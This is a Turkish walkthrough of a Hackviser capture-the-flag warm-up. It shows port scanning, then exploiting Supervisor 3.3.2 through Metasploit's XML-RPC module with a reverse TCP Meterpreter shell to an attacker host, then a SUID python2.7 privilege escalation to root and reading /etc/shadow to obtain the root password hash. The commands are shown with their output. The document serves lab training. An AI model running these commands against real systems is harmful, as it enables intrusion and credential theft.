SUPER PROCESS ISINMASI


INFO: Bu alıştırma, yaygın olarak kullanılan bir açık kaynaklı web uygulamasında zafiyet araştırmacılığının, makineye erişim sağlamanın ve linux tabanlı sistemlerde yetki yükseltme saldırılarının nasıl yapılabileceğini öğretmeye odaklanır.

Bir web uygulamasında zafiyet tespit edilmesi, zafiyetin Metasploit Framework aracılığıyla istismar edilmesi ve hatalı yapılandırmalardan kaynaklı yetki yükseltme saldırıları ile ilgili alıştırmalar yapmak için önerilir.

Hangi portlar açık?
 Bilgi: nmap atılır.

```
#nmap -p- 172.20.1.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 15:00 CDT
Nmap scan report for 172.20.1.15
Host is up (0.00031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
9001/tcp open tor-orport
MAC Address: 52:54:00:74:DE:3C (QEMU virtual NIC)
```

2. Web uygulamasında bulunan güvenlik açığının CVE kodu nedir? **Bilgi:** İnternette keşfe çıkılır.



3. Güvenlik zafiyeti bulunan servis hangi kullanıcının izinleri ve yetkileri ile çalışıyor? **Bilgi:** Öncelikle web siteye gidilir. Ardından metasploitte exploiti aranır.

O 🖰 172.20.5.148:9001/?message=All stopped at Sun Sep%20 8 15%3A07%3A26 2024	
	Supervisor _{status}
	All stopped at Sun Sep 8 15:07:26 2024
	REFRESH RESTART ALL STOP ALL
	No programs to manage

```
@hackerbox
       #searchsploit supervisor
 Exploit Title
Cisco UCS Director Cisco Integrated Management Controller Superviso | multiple/remote/47313.txt
Cisco UCS-IMC <mark>Supervisor</mark> 2.2.0.0 - Authentication Bypass | hardware/webapps/51589.tx
Supervisor 3.0a1 < 3.3.2 - XML-RPC (Authenticated) Remote Code Execu | linux/remote/42779.rb
                                                                                                           hardware/webapps/51589.txt
linux/remote/42779.rb
Shellcodes: No Results
   root@hackerbox
       #msfconsole -q
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
msf6 > search supervisor
Matching Modules
    # Name
                                                                            Disclosure Date Rank
                                                                             2019-08-21
                                                                                                                                  Cisco UCS Director Una
thenticated Remote Code Execution
    1 exploit/linux/ssh/cisco_ucs_scpuser
                                                                             2019-08-21
                                                                                                                                  Cisco UCS Director def
ult scpuser password
 2 exploit/linux/http/supervisor_xmlrpc_exec
enticated Remote Code Execution
                                                                            2017-07-19
                                                                                                                                  Supervisor XML-RPC Aut
```

Exploit bulunur ve çalıştırılır, ardından nobody yetkisine ulaşılır.

```
File Edit View Terminal Tabs Help

[-] Msf::OptionValidateError One or more options failed to validate: LHOST.

[*] Exploit completed, but no session was created.

msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LHOST 172.20.5.152

LHOST => 172.20.5.152

msf6 exploit(linux/http/supervisor_xmlrpc_exec) > check

[*] Extracting version from web interface..

[+] Vulnerable version found: 3.3.2

[] 172.20.5.148:9001 - The target appears to be vulnerable.

msf6 exploit(linux/http/supervisor_xmlrpc_exec) > exploit

[*] Started reverse TCP handler on 172.20.5.152:4444

[*] Sending XML-RPC payload via POST to 172.20.5.148:9001/RPC2

[*] Sending stage (3045380 bytes) to 172.20.5.148

[*] Command Stager progress - 97.32% done (798/820 bytes)

[*] Sending XML-RPC payload via POST to 172.20.5.148:9001/RPC2

[*] Command Stager progress - 100.00% done (820/820 bytes)

[*] Request returned without status code, usually indicates success. Passing to handler..

[*] Meterpreter > shell
Process 496 created.

Channel 1 created.

whoami nobody
```

Yetki yükseltme için kullanabileceğimiz SUID izinlerine sahip uygulamanın adı nedir?
 Bilgi: Sistemde SUID yetkisine sahip uygulamaları bulmak için find komutunu kullanılır.

"root" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?
 Bilgi: Önce find komutu ile suid yetkisine sahip dizinler bulunur.

```
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/mount
/usr/bin/mount
/usr/bin/python2.7
^C
Terminate channel 1? [y/N] n
/usr/bin/python2.7 -c 'import os; os.system("id")'
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
```

- python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")' komutu ile python2.7 kullanılarak bir shell başlatılır ve yükseltilmiş yetkilerle (-p parametresi sayesinde) çalıştırılır..
- Bu, nobody kullanıcı yetkilerinde bulunan bir sistemde root yetkilerini alabilmek için kullanılan bir yetki yükseltme tekniğidir.
- cat /etc/shadow komutu ile root yetkisi gerektiren /etc/shadow dosyasına erişilir. Bu dosyada kullanıcıların şifre hash'leri bulunur.
- Buradaki amaç, root kullanıcısının hash'ini elde edip, bu hash'i crack'leyerek root şifresine ulaşmaktır.

• /etc/shadow dosyasındaki root kullanıcısının hash'i görüntülenir. root: \$6\$... kısmı root şifresinin hash'idir.

-ISINMA TAMAMLANDI-

Tebrikler

SweepingSpeedball56 Hackviser'ın Super Process ısınmasını başarıyla tamamladı